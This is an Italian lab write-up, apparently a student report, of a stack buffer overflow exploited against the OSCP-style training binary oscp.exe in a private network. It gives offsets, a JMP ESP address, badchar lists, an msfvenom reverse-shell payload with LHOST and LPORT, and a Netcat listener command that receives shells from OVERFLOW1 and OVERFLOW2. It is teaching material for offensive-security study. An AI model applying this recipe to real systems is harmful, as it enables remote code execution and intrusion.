
8. Costruzione dell'Exploit Finale

Il team ha quindi proceduto a scrivere lo script Python definitivo (`exploit_finale.py`). Lo script è stato strutturato in diverse sezioni fondamentali:

1. **Configurazione Target:** IP `192.168.50.101` e porta `1337`.
2. **Offset:** 1978 byte di padding (caratteri "A").
3. **EIP (Gadget):** L'indirizzo `0x625011af` è stato convertito in formato *Little-Endian*: `b"\xaf\x11\x50\x62"`.
4. **NOP Sled:** È stato inserito un "cuscinetto" di 32 byte di istruzioni NOP (`b"\x90" * 32`) per dare margine di sicurezza allo shellcode in memoria ed evitare che le operazioni di decodifica lo sovrascrivessero.
5. **Shellcode:** Generato tramite `msfvenom` (con estensione `windows/shell_reverse_tcp` e codificato evitando i badchars).



Scrittura dello script exploit_finale.py -Parte 1




Scrittura dello script exploit_finale.py - Parte 2 con shellcode completo

9. Esecuzione e Troubleshooting (Connection Refused)

A questo punto, il team ha messo in ascolto Netcat sulla macchina Kali (`nc -lvnp 4444`) e ha lanciato l'exploit con `python3 exploit_finale.py`.


Qui si è verificato un intoppo tipico degli scenari reali: invece di ricevere la reverse shell, l'applicazione sulla macchina Windows è andata in crash in modo incontrollato mostrando il prompt di sistema **"oscp.exe ha smesso di funzionare"**. Il listener su Kali non ha registrato alcuna connessione in ingresso.



Crash di oscp.exe su Windows e listener Netcat vuoto su Kali


Analisi del Fallimento

Per capire cosa fosse andato storto, il team ha analizzato lo stato del debugger dopo l'esecuzione del payload (`exploit_test.py`). Il processo risultava "Terminated".



Processo terminato in Immunity Debugger

L'indizio chiave per risolvere il mistero si trova analizzando i registri al momento dell'errore. Il registro `LastErr` riporta il codice **`WSAECONNREFUSED (0000274D)`**.




Registro LastErr mostra WSAECONNREFUSED

10. Risoluzione e Ottenimento della Shell (OVERFLOW1)


Dopo aver diagnosticato che l'errore `WSAECONNREFUSED` era dovuto a un'errata configurazione del payload, il team SecureSentinels ha rigenerato lo shellcode assicurandosi che i parametri `LHOST` (IP di Kali `192.168.50.100`) e `LPORT` (4444) corrispondessero esattamente al listener di Netcat.

Lanciando lo script corretto (`exploit_test.py`), il terminale ha confermato l'invio del payload:



Esecuzione di exploit_test.py con successo

Contemporaneamente, sul terminale con Netcat in ascolto, è stata ricevuta la connessione di ritorno, garantendo al team l'accesso al sistema Windows bersaglio con i privilegi dell'utente corrente. Abbiamo ottenuto l'esecuzione di codice remoto (RCE) completa!



Reverse shell ottenuta su porta 4444 (OVERFLOW1)

---

11. Sfida Aggiuntiva: Pwning di OVERFLOW2

Seguendo le istruzioni del materiale didattico, il team ha replicato l'intera metodologia per sfruttare il secondo comando vulnerabile del binario: `OVERFLOW2`. con la differenza che in questo caso l'offset anzichè 1978 era 634, I passaggi eseguiti confermano la robustezza del processo.

11.1 Fuzzing e Offset (OVERFLOW2)

Inviando un nuovo pattern ciclico al comando `OVERFLOW2`, il programma è andato nuovamente in crash. L'analisi dei registri ha mostrato:

- **EAX:** Punta alla stringa "OVERFLOW2".
- **EIP:** Sovrascritto con il valore `76413176` (che corrisponde a una porzione del pattern ciclico).
- **ESP:** Punta alla stringa generata da Metasploit ("2Av3Av4Av...").

```
EIP 76413176
```

Dettaglio EIP sovrascritto con 76413176]

```
Registers (FPU)
EAX 00CBF7A0 ASCII "OVERFLOW2
ECX 00AB5118
EDX 00000000
EBX 39754138
ESP 00CBFA28 ASCII "2Av3Av4Av5
EBP 41307641
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973

EIP 76413176
```

Stato generale dei registri al crash di OVERFLOW2]

Questo ha permesso di calcolare l'offset esatto necessario per sovrascrivere l'EIP su questa specifica funzione.

11.2 Identificazione Badchars (OVERFLOW2)

Il processo iterativo con Mona è stato ripetuto. Durante l'analisi, Mona ha segnalato diverse anomalie, identificando inizialmente una potenziale corruzione su una sequenza più ampia (`23 24 3c 3d 83 84 ba bb`).

```
Possibly bad chars: 23 24 3c 3d 83 84 ba bb
Bytes omitted from input: 00
```

Mona rileva possibili badchars per OVERFLOW2]

Dopo successive raffinazioni per isolare i falsi positivi (caratteri che appaiono corrotti solo perché il byte precedente era un badchar), la lista definitiva dei badchars generata per escludere i byte problematici è risultata essere: `\x00\x23\x3c\x83\xba`.


```
!mona bytearray -cpb "\x00\x23\x3c\x83\xba"
Generating table, excluding 5 bad chars...
Dumping table to file
[+] Preparing output file 'bytearray.txt'
    - (Re)setting logfile c:\mona\oscp\bytearray.txt
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3d\x3e\x3f\x40\x41\x42"
"\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62"
"\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82"
"\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3"
"\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4"
"\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4"
"\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

Done, wrote 251 bytes to file c:\mona\oscp\bytearray.txt
Binary output saved in c:\mona\oscp\bytearray.bin
```

Generazione del bytearray definitivo escludendo 5 badchars

11.3 Individuazione del Gadget e Costruzione (OVERFLOW2)


Con i nuovi badchars a disposizione, è stata lanciata una nuova ricerca per l'istruzione `JMP ESP`. Mona ha restituito 8 puntatori validi, confermando l'usabilità degli indirizzi nel range `0x625011af` - `0x62501205`.



Risultato di mona jmp esp con 8 puntatori per OVERFLOW2


11.4 Ottenimento della Shell (OVERFLOW2)

Con offset, badchars e JMP ESP validati, è stato assemblato lo script finale per la seconda vulnerabilità. Lanciando `OVERFLOW2.py` verso il target...



Esecuzione dello script exploit OVERFLOW2.py

...il listener su Kali ha catturato con successo una seconda reverse shell, dimostrando la compromissione completa dell'applicativo anche tramite questo secondo vettore di attacco!



Reverse shell ottenuta con successo tramite OVERFLOW2]

12. Conclusione

Il team SecureSentinels ha dimostrato con successo l'applicazione pratica della teoria del buffer overflow basata sullo stack. Attraverso il controllo dell'EIP, l'uso strategico di un gadget `JMP ESP` per aggirare l'imprevedibilità degli indirizzi di memoria, e la meticolosa pulizia dello shellcode dai badchars, è stato possibile trasformare dei semplici crash

applicativi in esecuzioni di codice remoto interattive (RCE) sia su `OVERFLOW1` che su `OVERFLOW2`.